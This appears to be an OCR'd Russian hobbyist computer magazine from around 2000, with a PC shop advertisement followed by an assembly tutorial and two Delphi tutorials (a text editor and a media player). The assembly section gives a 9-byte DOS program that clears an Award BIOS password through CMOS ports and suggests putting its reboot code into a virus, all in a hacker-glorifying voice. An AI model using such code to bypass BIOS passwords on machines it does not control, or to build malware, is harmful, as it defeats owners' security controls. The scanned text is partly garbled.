Компьютер **TCM "Extreme GTx"** - предназначен для решения задач, требующих значительных вычислительных ресурсов. Он сочетает в себе высокий уровень производительности и лучшие технологические достижения компьютерной индустрии. ПК **TCM "Extreme GTx"** обладает широкими возможностями для работы со средствами мультимедиа, разнообразной творческой деятельности, разработки богатых по содержанию web-узлов, а также может использоваться в роли высококлассной игровой станции. Компьютеры **TCM "Extreme GTx"** проходят обязательный многоступенчатый контроль качества на всех этапах производства в соответствии с международными стандартами. Все компьютеры удовлетворяют требованиям стандарта безопасности, а также гигиеническим нормам.

**Бесплатная**      **гарантия 2 года**  
**доставка по Москве**  
**техническая поддержка**

С 30/08 по 09/09 в магазинах  
**"Техмаркет Компьютерс"**  
 пройдет неделя компании **Intel**



pentium® III

# **TCM "Extreme GTx"** *Домашний компьютер*

на базе оригинального процессора **Intel® Pentium® III**  
 с тактовой частотой 733 МГц - лучший выбор для работы в интернет и игр.

## **Путь к новым возможностям Internet**

### **Компьютерные магазины:**

ст. м. "Динамо", ул. 8 Марта, д.10 (095) 723-81-30  
 ст. м. "Красносельская", ул. Русаковская, д.2/1 (095) 264-12-34 264-13-33  
 ст. м. "Каховская", Симферопольский б-р, д.20а (095) 310-61-00  
 ст. м. "Сокол", ул. Новопесчаная, д. 11 (095) 157-53-92 157-42-83  
 ст. м. "ВДНХ", ВВЦ, пав.№14 "Вычислительная техника", (095) 974-63-37  
 ст. м. "ВДНХ", ВВЦ, пав.№18 "Электротехника", (095) 974-60-10  
 ст. м. "Савеловская" ВКЛ "Савеловский" павильон D-20, D-38 (095) 784-64-85  
 ст. м. "Полежаевская" Хорошевское ш., д. 72, корп.1 (095) 941-01-76, 940 23 22  
 ст. м. "Дмитровская" ул. Башиловская, д. 29/27, (095) 257-82-68

Корпоративный отдел: (095) 723-81-26 e-mail: corp@techmarket.ru

Дилерский отдел: (095) 214-20-17 e-mail: opt@techmarket.ru

Сервис центр: 1-я ул. 8 Марта, д.3 (095) 214-3162 e-mail:service@techmarket.ru

WEB - сайт: [www.techmarket.ru](http://www.techmarket.ru) прайс-лист на все оборудование

E-mail: office@techmarket.ru

Игровой компьютерный клуб "Техмаркет"

ст. м. "Дмитровская", ул.Башиловская, д.29 (095)257-82-68

Желаете сэкономить время?

Посетите наш Internet магазин.  
 Здесь Вы можете сделать заказ,  
 который Вам доставят в офис  
 или домой.

**www.5000.ru**

### **ФИЛИАЛ:**

**Великий Новгород "Техмаркет Новгород"** ул. Новолучанская,  
 д.10 (816-22)-7-43-98, (816-2)-13-73-73, (816-2)-13-77-00

### **НАШИ ДИЛЕРЫ:**

Ярославль "Скан" (0852) 30-2514,22-5711 г. Ярославль, ул. Первомайская, д. 7а  
 Уфа "Форте-ВД" (3472) 37-9606 г. Уфа, Проспект Октября 56  
 Иркутск "Атон" (3952) 51-0545, 51-1745 г. Иркутск ул. Лермонтова, 130, корп. 2 офис 310  
 Челябинск Компьютерный салон "Альп" (3512) 66-5062 г. Челябинск, Проспект Ленина 35  
 Казань "Logic Systems" (8432) 64-1072, 64-1082, 64-1092 г. Казань, Б. Красная д. 34  
 Красноярск "Индекс" (3912) 27-9887, 65-0372 г. Красноярск, ул. Парижской Коммуны 33, 4 эт., К.424  
 Ярославль Компьютерный салон "XXI век" (0852) 30-8888, 30-4677 г. Ярославль, ул. Советская 7а  
 Владивосток "Ака-Компьютерс" (1232) 30-0219, 22-9924 г. Владивосток, ул. Светланская 85  
 Казань "Мэлт" (8432) 64-2830, 38-4052 г. Казань, Кремлевская 18  
 Якутск "Сибирская компания системной интеграции" (4112) 24-1164 г. Якутск, ул. Октябрьская 26/1-56  
 Липецк "Роскомпьютер" (0742) 24-55-21, 24-66-35 г. Липецк, Площадь Плеханова д.1  
 Южно-Сахалинск "Орбита" (4242) 42-58-11 г. Южно-Сахалинск, ул. Емельянова, д 34а  
 Екатеринбург "Мегабор" (3432) 22-70-51, 22-46-44 г. Екатеринбург, ул. Степана Разина, 109а, оф.732  
 Красноярск "Синтез-Н" (3912) 23-8379, 27-5748 г.Красноярск Проспект Мира, 36,оф.510  
 Барнаул "Мэйп" (3852) 36-4575 г.Барнаул Ул, молодежная 3,оф.9  
 Ростов-на-Дону НПП "ГеоРо" (8632) 90-7200, -01, -02,-03, 66-5256 г.Ростов-на-Дону, ул.Пушкинская 70, оф.107  
 Екатеринбург Компания АСП (3432) 706-705 г.Екатеринбург, ул.Луначарского 36  
 Омск Сибирский медведь-компьютер (3812) 30-1210, 30-6693 г.Омск, ул.Ленина 48

# asm - проще

СО РУБНЕГ [САРКАСТИЧЕСКИЙ.ГУ]

**ПРОСНИСЬ. ОТНЫНЕ И НАВСЕГДА  
ДВЕРИ ВИРТУАЛЬНОГО  
ПРОСТРАНСТВА ДЛЯ ТЕБЯ  
ОТКРЫТЫ! ЕЩЕ ОДИН ШАГ  
ПРОДВИНУЛ ТЕБЯ НА ПУТИ  
К ПОЧЕТНОМУ ЗВАНИЮ  
ХУЛ-ХАЦКЕРЯ - ТЫ НАЧАЛ  
КОДИТЬ. ЗАПОМНИ ДЕНЬ, КОГДА  
ЗАРБЫТОЛА ТВОЯ ПЕРВАЯ  
ПРОГРАММА, И КОГДА НАСТУПИТ  
ДЕНЬ ТВОЕГО ПЕРВОГО ВЗЛОМА,  
ТЫ ПОДСЧИТАЕШЬ, СКОЛЬКО  
ДНЕЙ ПРОЙДЕТ ОТ КОДИНГА  
ДО ЖАКА. ОБЫЧНО ЭТО 120-180  
ДНЕЙ, В ТЕЧЕНИЕ КОТОРЫХ  
РАЗ ПЯТНАДЦАТЬ ПРИДЕТСЯ  
ПЕРЕУСТАНОВИТЬ ВИНДЫ, РАЗ  
ДЕСЯТЬ ПЕРЕФОРМАТИРОВАТЬ  
ВИНТ И, НАКОНЕЦ, РАЗ ПЯТЬ  
СКАЗАТЬ СЕБЕ, ЧТО НИКОГДА  
БОЛЬШЕ НЕ СЯДЕШЬ ЗА СВОЙ  
ПОГАНЫЙ КОМП. ВИНОЙ  
ВСЕМУ - ПЕРВЫЕ ПОПЫТКИ  
КОДИНГА НА ASM'Е, КОТОРЫЕ  
ЗАСТАВЛЯЮТ ПРОЦЕССОР  
ХОХОТАТЬ НАД ТВОИМИ  
ПОТУГАМИ, А ТЕБЯ - РАДО-  
ВАТЬСЯ КАЖДОЙ СВОЙ УДАЧ-  
НОЙ ПРОГРЕ.**

**T**ы думаешь, конечно, что ASM - это привилегия избранных, суперсложная, нереально неземная вещь и что ты не будешь в силах въехать в нее никогда.

Не думай так - эту мысль распространяли специально некоторые недобросовестные разработчики лицензионного программного обеспечения в целях борьбы с конкурентами и компьютерными (о Боже, как можно произносить это ужасное слово) пиратами (прямо как в средние века - пираты атакуют мирные корабли и, вместо ядер, стреляют из пушек компьютерами - ужас!). ASM на самом деле - белый и пу-

шистый и очень даже приятный. Ты сможешь въехать в его суть с первого или со второго раза. Несколько простых и очень полезных примеров помогут тебе в этом. Все что тебе понадобится - это компьютер, причем только PC (если же у тебя компьютер Макинтош, то его придется выбросить и купить новый PC), программа tasm.exe (можно masm.exe - если ты любишь Microsoft, но это маловероятно), программа tlink.exe (можно link.exe - то же самое, что и для masm'a). Не забудь также перезагрузиться в режиме эмуляции MS-DOS, чтобы избежать неприятностей с повисанием виндов etc.



**Пример 1: Хай ту ребут (Как перезагрузить)**

Очень просто. Есть три похода к этой процедуре. Первый: нажать Ctrl+Alt+Del. Если это не помогает, то можно нажать кнопку Reset на корпусе компьютера. И, что называется, "для утонченных натур" есть третий способ - написать прогу, в нашем случае на ASM'е. Сначала тебе придется набить с помощью текстового редактора вот такой файл:

```
model tiny
.code
org 100h
start:
jmp dword ptr reboot
.data
reboot dw 0ffff0000h
end start
```

Сохрани этот файл и дай ему расширение asm. Чтобы запустить эту прогу, надо будет этот файл ассемблировать и скомпоновать (не боись, в нашем случае это то же самое, что и "откомпилить"). Ассемблируют все нормальные люди с помощью tasm.exe или masm.exe. Допустим, что у тебя tasm, тогда набери в командной строке команду tasm имя\_файла.asm, чтобы его ассемблировать. Если ты все набрал правильно, то в текущем каталоге появится файл с именем исходника, но с расширением obj. Это объектный код нашей проги. Тебе не надо знать, что такое объектный код, для тебя это всего лишь шаг на пути от исходника на ASM'е к exe'шнику или com'у. Получив obj файл, его надо скомпоновать. Это делается с помощью tlink.exe (link.exe). Введи такую команду: tlink /t имя\_файла. /t значит, что ты хочешь получить на выходе файл com, а не exe. Если ты все сделал правильно, то появится готовая программа, запустив которую, получишь полный reboot, причем холодный.

Настало время объяснить, как все работает. Первое - ты, наверное, знаешь, как работает твой проц, если нет - то это несложно понять. Вся работа проца заключается в том, что он берет из памяти подряд числа, смотрит, какой команде они соответствуют и, если какой-то соответствуют, он эту команду выполняет. Если число не соответствует никакой команде - проц виснет. То есть в проге на ASM'е ты должен расписать в нужном порядке команды проца,

# НЕНЧДА



которые ты хочешь, чтобы он выполнил. Теперь представь, что ты только включил комп, чтобы поиграть или залезть в Инет. Как проц будет знать, откуда взять ему самую первую команду для выполнения? Естественно, никак. Просто разработчики компании Intel, когда в очередной раз в дупель упились в баре, за стаканом решили, что проц будет считывать первую после включения команду по некоему адресу. А потом решили в этом адресе поместить BIOS. Таким образом проц включается и сразу же попадает в BIOS, выполняет оттуда команды, которые и делают все то, что делает комп после включения или перезагрузки. Это наталкивает на мысль, что для software перезагрузки надо начать выполнять команды оттуда, откуда их начинает выполнять сам проц. Но как это сделать? Это тоже просто, ведь разработчики компании Intel сделали нам великий подарок - команды перехода. Они заставляют проц выполнить команду, которая лежит в том месте, где ты ему скажешь: по нужному тебе адресу (типа `goto` в Бейсике). Благодаря им ты можешь запускать весь софт на своем компе и переключаться между приложениями в виндах. А раз так, то чтобы перезагрузить комп, понадобится пирога всего из одной команды - переход туда, где лежит первая команда проца. Именно эту прогу ты только что у себя запустил.

## Что внутри?

Разберем ее подробнее. В первой строкке написано - `model tiny`. Это всего-навсего значит, что должен быть com файл, а не exe. Если захочешь exe'шник, то пиши `model small`. Во второй строкке написано `.code`. По названию ясно, что так отмечается начало кода проги. Это нужно, потому что у реальных программ код (команды) и данные (переменные) должны быть разделены. Если ты хочешь в каком-то месте вставить данные, то пиши `.data`, а потом уже сами данные. Далее идет строкка `org 100h`. Она нужна только для com файлов и связана с особенностями MS-DOS (опять вездесущий Microsoft), и тебе сейчас необходимо знать, зачем она нужна. `Start:` - это место, где находится точка входа программы. На ассемблере всегда надо помечать место, где находится начало программы (первая команда). А вот и первая команда - `jmp dword ptr reboot`. Она говорит процу: прыгай (перейди) по адресу, который находится в переменной `reboot`. Еще ниже - строкка `.data`, которая озна-

чает, что в этом месте начинаются данные. Сами данные - это переменная `reboot`, которая описана в следующей строкке - `reboot dd 0ffff0000h`. `dd` значит, что переменная занимает 4 байта; если надо один байт, то пишут `db`, если два - то `dw`. В ассемблере нет типов данных типа "целое число", символ `etc` - все в байтах. Для целого числа надо два байта, для символа - один. В нашей проге требуется 4 байта, чтобы записать адрес перехода для команды `jmp`. Число `0ffff0000h` в hex - это значение адреса, куда мы прыгаем. Именно по этому адресу проц считывает первую команду после включения. Вообще, в ASM'е большинство чисел пишут в hexе, поэтому если ты еще не работаешь в этой системе, то придется ее выучить (там всего лишь таблица сложения и умножения). Также, перейдя на hex, ты станешь очень продвинутым чува-ком (чувихой), так как будешь владеть самой модной в этом сезоне таблицей умножения. Последняя строкка `end start` завершает текст исходника и говорит, что точкой входа в прогу будет метка `start`. Вот так работает ребут. Видишь - немного усилий, и ты получил полезнейшую прогу, которую ты можешь усовершенствовать и использовать ее во множестве случаев: от прописки ее в `autoexec.bat` до вставки ее в некоторый участок тела вируса.

## Пример 2: Clear the CMOS

"Маленькая, да удаленькая", - говорят в таких случаях. Эта программка весит всего 9 байт, а пользы от нее - хоть отбавляй. Если у тебя BIOS AWARD, то держись - прога сбрасывает пароль и настройки SETUP'a. Теперь сбросить пароль в BIOS'е так же просто, как его поставить! Записывай и ассемблируй.

```
model tiny
.code
org 100h
start:
mov al, 5eh
out 70h, al
mov al, 0
out 71h, al
ret
end start
```

COM-файл получается как в первом примере: `tasm.exe+tlink.exe /t`. Запусти его, перезагрузись и увидишь при загрузке сообщение типа

CMOS checksum error - Defaults loaded. Как это чудо работает? Тебе нужно знать лишь строчки `mov... и out...` Что делает `mov al, 5eh`? Просто заносит число `5eh` в `al` (move `5eh` to `al`). А что такое `al`? Это один из так называемых регистров проца. Регистр - это такая ячейка в процессоре, в которую можно записывать разные числа, хранить их там, чтобы потом использовать. Регистров более 20 штук, и каждый имеет свое имя. Есть регистры вместимостью один, два или четыре байта. Размер `AL` - байт. Дальше - команда `out 70h, al`. Это команда вывода в порт числа. Порт - это как бы канал связи камня и внешнего устройства. Каждое устройство (винт, видеокарта, аудиокарта, etc) имеет свой порт, через который проц может управлять им. `out 70h, al` значит, что надо послать число, которое лежит в `al` в порт номер `70h`. Для справки, порты `70h` и `71h` соответствуют CMOS'у. Чтобы программировать CMOS, надо сначала вывести в порт `70h` то, что в CMOS'е ты хочешь изменить (дата, время, настройки винта, пароль), а затем вывести в порт `71h` новое значение (дату, время, параметр винта etc). Здесь мы сначала выводим в порт `70h` число `5eh`, которое значит, что мы будем изменять настройку пароля on/off. Затем мы выводим в порт `71h` ноль, что значит - пароль выключен (чтобы пароль включить, надо вывести единицу). Последняя строкка `ret` нужна, чтобы вернуться в DOS - если бы ее не было, то в DOS бы мы не вернулись и повисли бы.

## Вота

Вот такие вещи можно писать на ассемблере. Теперь твоя очередь изучить его. Придется тебе также изучить аппаратные части твоего компа и сам процессор, так как без этого много на ASM'е не напишешь. Необязательно все знать и держать в голове - нужен просто хороший справочник. Предлагаю тебе юзать в этих целях `Interrupt List` Ральфа Брауна. Там куча разной текстовой инфы - все тянет мегов на пять-шесть. Надеюсь, твоя программерская потенция сильно возросла, и ты полон решимости теперь стать реальным кодером, так что соблюдай дозы ежедневного потребления пива и учи ассемблер. Успехов!



# ТЕКСТОВЫЙ РЕДАКТОР ИЛИ СНОВА ТЕКСТ

ММЖ [ММЖ.ПД1.ПД]

ЗАЙМЕМСЯ-КА МЫ С ТОВОЙ ТАКОЙ ГИПЕРПОЛЕЗНОЙ ПРОГРАММОЙ, КАК ТЕКСТОВЫЙ РЕДАКТОР, И НАПИШЕМ ЕГО НА ДЕЛЬФЯХ. ТЫ СКАЖЕШЬ: да ладно, блин, в этом номере уже есть один такой на VB++ - простой как валенок! на фиг мне второй-то? объясняю: когда на двух языках делаешь одинаковые программы, то сразу видно, на каком языке конкретно тебе проще и удобнее кодить. вот попробуешь, погнаешься - глядишь, и язык севье конкретный выберешь. так что готовь сеяя к процессу, садись за машину, а главное - не боись. все будет круто. многоного нам от сей лихой проги не надо: будет уметь файлы открывать, редактировать и сокращать. наворотов никаких не будет - но зато чем проще, тем ближе к совершенству.

Начали

Запускаем Дельфю, видим все ту же форму, Object Inspector и всякие менюхи. Так как мы люди умные, с нуля писать не будем. Основная фишка Дельфей как раз в том, что человек умный (и, следовательно, ленивый), проявив некоторую находчивость, может за пару движений правой рукой (в смысле грызуна туда-сюда по коврику протащив) получить уже практически готовую программку.


Приступим.

Меню File (что означает "напильник" - если кто не знал, можете в словаре проверить). Там, если как следует напрячь извилину, можно сообразить, что надо жать New...



После этого знаменательного действия получаем оконко, в коем видим закладки со всяческими заготовочками. Нам нужна закладка Projects, а там SDI Application.



Выбираем, даблклика и вот перед собой видим уже имеющий некоторые знакомые формы (нет-нет, просто квадратный и с кнопками как настоящее приложение) проект. Сразу же можно в Object Inspector'e найти пункт под названием Caption и поменять его в соответствии со своим извращенным вкусом. Звияя, у меня на название фантазии не хватило.




Теперь соторим из этого чуда почти настоящий редактор. Для этого лезем в панель инструментов Standard (обычно она включена по умолчанию, а если у кого ручонки слишком шаловливые, то это, в общем-то, не совсем плохо, но...), там ищем кнопень Memo. Она выглядит как большой piece of..., не как sheet of paper, вот. Давим на нее всем весом крысиного указателя, а потом растягиваем (извини, если вдруг тебя словом этим огорчили) в свободной области формы. Размер не важен - сейчас произойдет чудо. В Object Inspector'e, как водится, появились ее, фигулины этой то есть, свойства. Среди них есть несколько под-



# КОНСТРУКТОР НА ДЕЛЬФИ НОВЫЙ РЕДАКТОР

лежащих незамедлительному изменению. Первое - это Align (не AlignMENT - до органов правопорядка нам сейчас дела нет, а просто Align). Легким кликом исправляем его значение с alNone на alClient. Что, понравилось? Как настоящий. Следующая жертва безжалостного мышекликанья - это параметр Lines. Сейчас там загадочный (TStrings) и многозначительное многоточие. Много... тьфу, просто кликаем на многоточие и злобно удаляем там все, что можно. А можно удалить глупую строку "Memo1". И напоследок - параметр ScrollBars, его выставляем в ssBoth, чтобы обскролиться можно было. Теперь у нас должно было накликаться нечто в этом роде.



## И чудесным образом закончили

Теперь - святая святых. Будем писать код, то есть оставим на минутку в покое грызуна и набьем пару слов на клаве. Собственно, что осталось сделать - это научить наш редактор грузить и сохранять. Начнем с первого.

Ловкий даблклика по кнопке с заманчивой картинкой "типа лоад" - и мы в описании процедуры, то есть того, что это кнопка делает. Там написано OpenDialog.Execute. Исправляем это на следующий текст:

```
if OpenDialog.Execute then
```

```
Memo1.Lines.LoadFromFile  
(OpenDialog.FileName);
```

Идея этого фрагмента в том, что уж если OpenDialog сработал, а OpenDialog - это всем знакомое окошко открытия файла или загадочная пиктограмма с открытой папкой в правом верхнем углу нашей формы (так его Дельфа обозначает), то надо из файла читать то, что надо, а имя файла - это и есть FileName, а файл - это напильник... Но мы отвлеклись. Теперь сделаем практически аналогичную вещь для сохранения. Даблклик по кнопке с дискеткой отправит нас туда, где написано SaveDialog.Execute. Исправляем на:

```
if SaveDialog.Execute  
then  
Memo1.Lines.Sa-  
veToFile(SaveDia-  
log.FileName);
```

Почти то же самое. Что действительно смешно - это то, что оно работает! Если

дверь), и увидим мы тогда надпись Close. Это просто выход. Добавив перед волшебным словом Close вот такое:

```
if Memo1.Lines.Count>0 then
```

```
if MessageBox(0,'Засейтесь?','Save или  
нет',MB_YESNO)=IDYES then
```

```
SaveItemClick(Sender);
```

мы получим при жалкой попытке трусливо выйти с каким-то набранным текстом вопрос "Действительно ли мы этого хотим". Там, где у меня написано "Засейтесь" и "Save или нет", можно писать что угодно, хоть "С днем рождения, Пух".

Чего еще? Правильно, About. Здесь уже все готово, достаточно влезть в меню View, а там нажать Forms... и выбрать AboutBox. Здесь можно вымешивать свое тщеславие.

Можно запускать. Работает. Просто, удобно, быстро. Понравилось? То-то же!



# КРАНТЫ СОСЕД СОБСТВЕННЫЙ

НОВЫЙ ГИД (5MIGPAPD@mail.ru)



НЕ ЗНАЮ КАК ТЫ, А Я ЛЮБЛЮ  
СЛУШАТЬ МУЗЫКУ ПО МАКСИМУМУ.  
ЧТОБЫ КАЖДАЯ ЗВУКОВАЯ ВОЛНА  
ПРОНИКАЛА СКВОЗЬ МОИ КЛЕТКИ  
И РАЗДАЛЬЛИВАЛА МОЗГИ  
ВДРГВЕЗГИ :). А ЧТО НУЖНО  
ДЛЯ ОТЛИЧНОГО ПРОСЛУШИВАНИЯ  
ЦИФРОВОЙ МУЗЫКИ? ВСЕГО ЛИШЬ  
КОМПЬЮТЕР, ХОРОШИЙ  
ПРОИГРЫВАТЕЛЬ И ПАЧКА ПАМПЕР-  
СОВ ДЛЯ СОСЕДЕЙ :).

## Сначала пишем CD-Player

Если ты еще не установил Delphi, пока я тут распинался, то принимайся за это немедленно. Я буду считать, что ты достал 5-ю версию этой проги. Возможны и другие варианты, но никак не меньше 3-й. Как устанавливать Delphi, я тебя учить не буду - в этом номере про инсталляцию языков вообще отдельная статья есть. Если установил, то смело запускай, и мы рванем в бой. Когда Delphi загрузится, перед твоими глазами откроется новый проект.

Вообще-то, мы уже рассказывали о Delphi, но я все же постараюсь рассказать все подробно, чтобы поняли и те, кто не смог с первого раза пролезть в танкетку. Для тех, кто видит это в первый раз, сообщаю, что находящееся посередине окно с заголовком "Form1" - это твоя форма. Слева расположено окно "ObjectInspector" (рисунок 1), с которым ты будешь очень много работать и менять различные свойства.

Вот с "ObjectInspector" мы и начнем. Сейчас в нем находятся свойства твоего окна (будущего плеера). Щелкни по строке "Caption" и напиши там название своего будущего произведения. Это название ты увидишь в заголовке формы и будущей проги. Теперь щелкни по

строке "Icon", и перед тобой появится окно выбора иконки для проги (рисунок 2). Нажми кнопку "Load" и найди какую-нибудь подходящую иконку. Когда найдёшь, жми "OK" и читай статью дальше.




Рисунок 1

Найди сверху окно, похожее на рисунок 3. У меня немного отличается, в связи с моими извращенными пристрастиями, но что-то похожее есть у тебя.



Рисунок 2

В этом окне под строкой меню справа есть куча закладок - это палитра компонентов. Выдели на ней закладку "System" и найди там "MediaPlayer" (он должен быть третьим слева). Теперь щелкни по нему, а потом щелкни по форме. У тебя должно получиться нечто похожее на рисунок 4. Если не получилось, то стоит обработать руки напильником и зубилом или, по крайней мере, попробовать еще раз :).

На твоей форме теперь появился компонент с названием MediaPlayer1. На этом компоненте ты можешь увидеть 9 кнопок: воспроизведение, пауза, стоп, перемотки, перескоки на следующий и предыдущий трек, запись и вытаскивание CD.

Теперь нажми клавишу "F9" и вставляй музыкальный компакт диск. Ты можешь запросто его слушать. Круто? Ни одной строчки кода, только легкие движения мыса и IBM - совмес-

# ЯН ИЛИ ТВОЙ МЕГА-ПЛЕЕР

тимые ручки :). Хотя моей задачей было только это, я решил продвинуться немного дальше. Закрой прогу и возвращайся в Delphi.

## А потом делаем суперплеер

Сейчас мы сделаем универсальный плеер. Не пугайся, много времени и мозгов это не отнимет.

Щелкни по закладке "Standart" на палитре компонентов и найди там "Button". Установи его где-нибудь на форме, так же как и "MediaPlayer". Зачем это нужно, поймешь чуть позже, а пока... Делай :)! Теперь найди "Panel" и повтори операцию. Теперь найди закладку "Dialogs" на палитре компонентов и найди там "OpenDialog" (он должен быть первым). Установи его на форму.

После всего этого у тебя должно получиться нечто похожее на рисунок 5.

Можешь оформить все это покрасивее. Для этого тебе нужно просто перетаскивать или растягивать созданные на форме объекты.

Надо еще пять минут потужиться, и что-нибудь выйдет. Выдели созданную тобой кнопку на форме и иди в "ObjectInspector". Найди строку "Caption" и измени ее на "Открыть". Теперь выдели "MediaPlayer" и в строке "Display" выдели имя созданной тобой панели (по умолчанию это "Panel1").

И еще кое-что. Дважды щелкни по кнопке, и перед тобой откроется редактор текста (рисунок 6). Здесь Delphi уже создала процедуру (в ней должен стоять твой курсор), которая будет вызываться каждый раз, когда ты жмешь

на кнопку.

Прямо там, где находится курсор, напиши следующие пять строчек:




Рисунок 4

```
procedure TForm1.Button1Click(Sender: TObject);
begin
if OpenDialog1.Execute then
begin
MediaPlayer1.FileName:=OpenDialog1.Filename;
MediaPlayer1.Open;
end;
end;
```

Примечание!! Набирать на клаве нужно только то, что написано между краиними Begin и End, все остальное уже должно быть создано Delphi. Я привожу полную процедуру, только чтобы тебе было удобно глязеть и сравнивать с тем, что за тебя делает Delphi.

## По-нашемски это звучит так:

если OpenDialog1.Выполнить то

начать  
MediaPlayer1.ИмяФайла присвоить значение  
ИмяФайла из OpenDialog1.  
MediaPlayer1.ОткрытьФайл  
Кончить :)

Взгляни на код и эти строчки - если ты IBM-совместимый чел, то дополнительные объяснения тебе не понадобятся. Теперь можешь снова жать "F9", и твоя прога должна запуститься. Если не запустилась, то читай статью заново.

Попробуй нажать кнопку "Открыть". Перед тобой должно открыться стандартное окно открытия файла. Можешь открывать файлы: WAV, MID, AVI и другие мультимедийные приключения. Достаточно только иметь установленные соответствующие драйверы в системе. Все это после открытия можно просмотреть (прослушать) с помощью "MediaPlayer". И все это возможно благодаря "MMSystem" - все, что ты можешь прослушать стандартным вооружением окон, можно прослушать и через эту прогу.

## И, наконец, улучшаем наш плеер

Чтобы продолжить, нужно вернуться к форме. Чтобы без проблем переключаться между формой и ее исходным текстом, используй пимпу F12.

Мы хотим сделать очень громкий плеер, поэтому добавим возможность изменения громкости. Для этого щелкни по закладке "Win32" на палитре компонентов и найди там компонент по имени "TrackBar". Установи два таких компонента на свою форму. У тебя должны получиться TrackBar1 и TrackBar2.

Теперь выдели любой из них и перейди в "ObjectInspector". Найди в нем строку "Orientation". Щелкни по ней, и перед тобой появится выпадающий список. Выбери в нем "trVertical". Теперь найди строку "Max" и измени хранящееся там значение (по умолчанию



Рисунок 3




Рисунок 5

10) на 255. После этого повтори те же операции со вторым TrackBar. У тебя должно получиться нечто, похожее на рисунок 7.

Теперь опять нужно выделить этот TrackBar. Перейди в "ObjectInspector" и щелкни по закладке "Events". Теперь дважды щелкни по строке "OnChange". Delphi опять создаст процедуру. Здесь ты должен написать следующее:

```
procedure
TForm1.TrackBar1Change-
(Sender: TObject);
var LValue,RValue:Word;
begin
LValue:=$FF-
TrackBar1.Position;
RValue:=$FF-
TrackBar2.Position;
waveOutSetVolume(0, (RValue SHL 8)+LValue);
end;
```

А вот теперь выдели второй TrackBar. Снова иди в "ObjectInspector" и щелкай по закладке "Events". Ткни один раз мышкой в строку "OnChange", и перед тобой появится выпа-

дающий список, в котором ты должен выбрать только что созданную процедуру (TrackBar1Change).

Теперь при изменении положения любого из TrackBar-ов будет вызываться одна и та же процедура "TrackBar1Change". Давай разберем по косточкам, что написано в этой процедуре. Это будет немного сложно, но полезно.

Первая строка (var LValue,RValue:Word) говорит, что нам нужно выделить память под две переменные Lvalue (это у нас будет значение громкости левого канала) и Rvalue (это значение громкости правого канала).

Строка "LValue:=\$FF-TrackBar1.Position" высчитывает значение громкости для левого канала. На понятном языке это будет звучать так: "переменной Lvalue присвоить значение (шестнадцатиричное 255 - текущая позиция у TrackBar1)". То же самое касается следующей строки, где рассчитывается громкость право-



Рисунок 7

выходов: WAVE/Direct Sound, CD Audio, MIDI и линейный вход - ты в курсе?

(RValue SHL 8)+LValue означает, что надо взять переменную Rvalue, сдвинуть ее на 8 бит влево и прибавить значение левого канала. На первый взгляд непонятно, но попробую объяснить все на пальцах. Представим, что у тебя значение правого канала равно 55, а значение левого = 44. После сдвига числа 55 на 8 бит влево у тебя получится число 5500. А после прибавления 44 получится число 5544. Первые две цифры означают правый канал, а вторые две - левый (может наоборот, я не помню :)).

## Ек!

Вот и все, а ты боялась:). Но, прежде чем жать "F9", тебе надо сделать еще кое-что. Найди в самом начале исходного текста слово "uses" и допиши туда слово "mmsystem". У тебя должно получиться нечто похожее на:

```
uses
mmsystem, Windows, Messages, ....
```

